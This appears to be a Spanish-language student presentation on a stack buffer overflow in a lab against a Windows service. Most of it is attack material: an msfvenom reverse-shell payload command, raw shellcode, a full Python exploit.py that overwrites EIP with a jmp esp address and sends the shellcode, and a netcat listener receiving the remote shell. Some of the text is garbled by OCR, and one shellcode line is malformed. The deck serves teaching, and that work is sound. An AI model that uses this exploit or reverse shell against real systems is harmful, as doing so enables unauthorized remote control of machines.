
```
(root@kali)-[/home/kali/Desktop]# python3 exploit.py
```

Damos permisos de ejecución y abrimos nuestro archivo

Verificamos que el registro ESP apunte al inicio de dicha secuencia, confirmando el espacio disponible para inyectar el shellcode.



Obtener Offset



Comparamos el contenido de la pila con el contenido de la pila con la lista de badchars original

Shellcode

Generamos un shellcode para establecer una conexión inversa con la máquina Kali


```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.25 LPORT=443 --platform windows -a x86  
-f c -b '\x00' EXITFUNC=thread  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of c file: 1506 bytes  
unsigned char buf[] =  
"\xdb\xdf\xbd\x83\xd2\x7c\xe3\xd9\x74\x24\xf4\x5a\x31\xc9"  
"\xb1\x52\x31\x6a\x17\x03\x6a\x17\x83\x41\xd6\x9e\x16\xb9"  
"\x3f\xdc\xd9\x41\xc0\x81\x50\xa4\xf1\x81\x07\xad\xa2\x31"  
"\x43\xe3\x4e\xb9\x01\x17\xc4\xcf\x8d\x18\x6d\x65\xe8\x17"  
"\x6e\xd6\xc8\x36\xec\x25\x1d\x98\xcd\xe5\x50\xd9\x0a\x1b"  
"\x98\x8b\xc3\x57\x0f\x3b\x67\x2d\x8c\xb0\x3b\xa3\x94\x25"  
"\x8b\xc2\xb5\xf8\x87\x9c\x15\xfb\x44\x95\x1f\xe3\x89\x90"  
"\xd6\x98\x7a\x6e\xe9\x48\xb3\x8f\x46\xb5\x7b\x62\x96\xf2"  
"\xbc\x9d\xed\x0a\xbf\x20\xf6\xc9\xbd\xfe\x73\xc9\x66\x74"  
"\x23\x35\x96\x59\xb2\xbe\x94\x16\xb0\x98\xb8\xa9\x15\x93"  
"\xc5\x22\x98\x73\x4c\x70\xbf\x57\x14\x22\xde\xce\xf0\x85"  
"\xdf\x10\x5b\x79\x7a\x5b\x76\x6e\xf7\x06\x1f\x43\x3a\xb8"  
"\xdf\xcb\x4d\xcb\xed\x54\xe6\x43\x5e\x1c\x20\x94\xa1\x37"  
"\x94\x0a\x5c\xb8\xe5\x03\x9b\xec\xb5\x3b\x0a\x8d\x5d\xbb"  
"\xb3\x58\xf1\xeb\x1b\x33\xb2\x5b\xdc\xe3\x5a\xb1\xd3\xdc"  
"\x7b\xba\x39\x75\x11\x41\xaa\xba\x4e\x49\x33\x53\x8d\x49"  
"\x42\x18\x18\xaf\x2e\x4e\x4d\x78\xc7\xf7\xd4\xf2\x76\xf7"  
"\xc2\x7f\xb8\x73\xe1\x80\x77\x74\x8c\x92\xe0\x74\xdb\x8c"  
"\xa7\x8b\xf1\x64\x2b\x19\x9e\x74\x22\x02\x09\x23\x63\xf4"  
"\x40\xa1\x99\xaf\xfa\xd7\x63\x29\xc4\x53\xb8\x8a\xcb\x5a"  
"\x4d\xb6\xef\x4c\x8b\x37\xb4\x38\x43\x6e\x62\x96\x25\xd8"
```

Opcode

```
(root@kali)-[/home/kali/Desktop]
# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp ESP
00000000 FFE4          jmp esp      size 3
nasm > |
```


Averiguamos el opcode

Localizamos la posición en memoria donde se encuentra el opcode




Opcode

Buscamos la dirección generada



Observamos que la dirección
corresponde a JMP ESP



Opcode

```
GNU nano 8.4 exploit.py *
#!/usr/bin/python3

import socket
from struct import pack

offset = 524

before_eip = b"A"*offset

eip = pack("<I", 0x311712f3) #jmp EIP

shellcode = (
b"\xda\xd3\xbd\x26\x37\x98\x45\xd9\x74\x24\xf4\x5b\x33\xc9"
b"\xb1\x52\x31\x6b\x17\x83\xc3\x04\x03\x4d\x24\x7a\xb0\x6d"
b"\xa2\xf8\x3b\x8d\x33\x9d\xb2\x68\x02\x9d\xa1\xf9\x35\x2d"
b"\xa1\xaf\xb9\xc6\xe7\x5b\x49\xaa\x2f\x6c\xfa\x01\x16\x43"
b"\xfb\x3a\x6a\xc2\x7f\x41\xbf\x24\x41\x8a\xb2\x25\x86\xf7"
b"\x3f\x77\x5f\x73\xed\x67\xd4\xc9\x2e\x0c\xa6xdc\x36\xf1"
b"\x7f\xde\x17\xa4\xf4\xb9\xb7\x47\xd8\xb1\xf1\x5f\x3d\xff"
b"\x48\xd4\xf5\x8b\x4a\x3c\xc4\x74\xe0\x01\xe8\x86\xf8\x46"
b"\xc9\x78\x8f\xbe\x33\x04\x88\x05\x49\xd2\x1d\x9d\xe9\x91"
b"\x86\x79\x0b\x75\x50\x0a\x07\x32\x16\x54\x04\xc5\xfb\xef"
b"\x30\x4e\xfa\x3f\xb1\x14\xd9\x9b\x99\xcf\x40\xba\x47\xa1"
b"\x7d\xdc\x27\x1e\xd8\x97\xca\x4b\x51\xfa\x82\xb8\x58\x04"
b"\x53\xd7\xeb\x77\x61\x78\x40\x1f\xc9\xf1\x4e\xd8\xe2\x28"
b"\x36\x76\xd1\xd3\x47\x5f\x16\x87\x17\xf7\xbf\xa8\xf3\x07"
b"\x3f\x7d\x53\x57\xef\x2e\x14\x07\x4f\x9f\xfc\x4d\x40\xc0"
b"\x1d\x6e\x8a\x69\xb7\x95\x5d\x56\xe0\x95\x8a\x3e\xf3\x95"
b"\xb5\x05\x7a\x73\xdf\x69\x2b\x2c\x48\x13\x76\xa6\xe9\xdc"
b"\xac\xc3\x2a\x56\x43\x34\xe4\x9f\x2e\x26\x91\x6f\x65\x14"
b"\x34\x6f\x53\x30\xda\xe2\x38\xc0\x95\x1e\x97\x97\xf2\xd1"
b"\xee\x7d\xef\x48\x59\x63\xf2\x0d\xa2\x27\x29\xee\x2d\xa6"
b"\xbc\x4a\x0a\xb8\x78\x52\x16\xec\xd4\x05\xc0\x5a\x93\xff"
b"\xa2\x34\x4d\x53\x6d\xd0\x08\x9f\xae\xa6\x14\xca\x58\x46"
b"\xa4\xa3\x1c\x79\x09\x24\xa9\x02\x77\xd4\x56\xd9\x33\xf4"
b"\xb4\xcb\x49\x9d\x60\x9e\xf3\xc0\x92\x75\x37\xfd\x10\x7f"
b"\xc8\xfa\x09\x0a\xcd\x47\x8e\xe7\xbf\xd8\x7b\x07\x13\xd8"
b"\xa9"
)

payload = before_eip + eip + b"\x90"*16 + shellcode

# Conexion con socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("192.168.0.7", 9999))
s.send(payload)
s.close()
```

Modificamos nuestro exploit.py

```
(root@kali)-[/home/kali/Desktop]
# python3 exploit.py

(root@kali)-[/home/kali/Desktop]
#
```

Ejecutamos

Opcode

[illegible]

ÉXITO

```

[root@kali:]-[~]# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.0.23] from (UNKNOWN) [192.168.0.7] 49527
Microsoft Windows [Versi3n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\computador1\Desktop>Stack Overflow>ipconfig

Configuraci3n IP de Windows

Adaptador de Ethernet Conexi3n de 3rea local:

    Su fijo DNS espec3fico para la conexi3n. . . :
    Direcci3n IPv4. . . . . : 192.168.0.7
    M3scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 192.168.0.1

Adaptador de 3tunel isatap.{6ED0D707-B339-43A5-BD9D-90C81D68B585}:

    Estado de los medios. . . . . : medios desconectados
    Su fijo DNS espec3fico para la conexi3n. . . :

C:\Users\computador1\Desktop>Stack Overflow>

```


Mitigaciones y futuras mejoras



- Investigación de mitigaciones más avanzadas
- Automatización
- Exploración de otros tipos
- Aplicación en otros entornos
- Desarrollo de herramientas propias

Conclusiones

- El Buffer Overflow sigue siendo una vulnerabilidad crítica y persistente.
- La simulación práctica, permite una comprensión más profunda de su funcionamiento y las técnicas de explotación.
- La interacción entre software y hardware (registros, memoria) es fundamental para explotar y mitigar estas fallas.



Conclusiones



- La implementación de prácticas de programación segura y el uso de mecanismos de protección del sistema operativo son esenciales para construir software robusto y defensivo.
- Destacar la importancia de la educación en seguridad informática para desarrollar soluciones efectivas.

Referencias

- Cloudflare. (s.f.). *Buffer overflow*. Cloudflare.
<https://www.cloudflare.com/es-es/learning/security/threats/buffer-overflow/>
- Foster, J. , Osipov, V., Bhalla, N., Heinen, N., & Liu, Y. (2005). *Buffer overflow attacks: Detect, exploit, prevent*. Syngress Publishing.
<https://repo.zenk-security.com/Techniques%20d.attaques%20%20.%20%20Failles/Buffer%20Overflow%20Attacks%20-%20Detect%20Exploit%20Prevent.pdf>
- Rapid7. (s.f.). *Metasploit Framework*. Rapid7. <https://docs.rapid7.com/metasploit/>
- Immunity Inc. (s.f.). *Immunity Debugger*.
<https://www.immunityinc.com/products/debugger/>
- GNU Project. (s.f.). *GDB: The GNU Project Debugger*. Sourceware.
<https://www.gnu.org/software/gdb/>

Muchas Gracias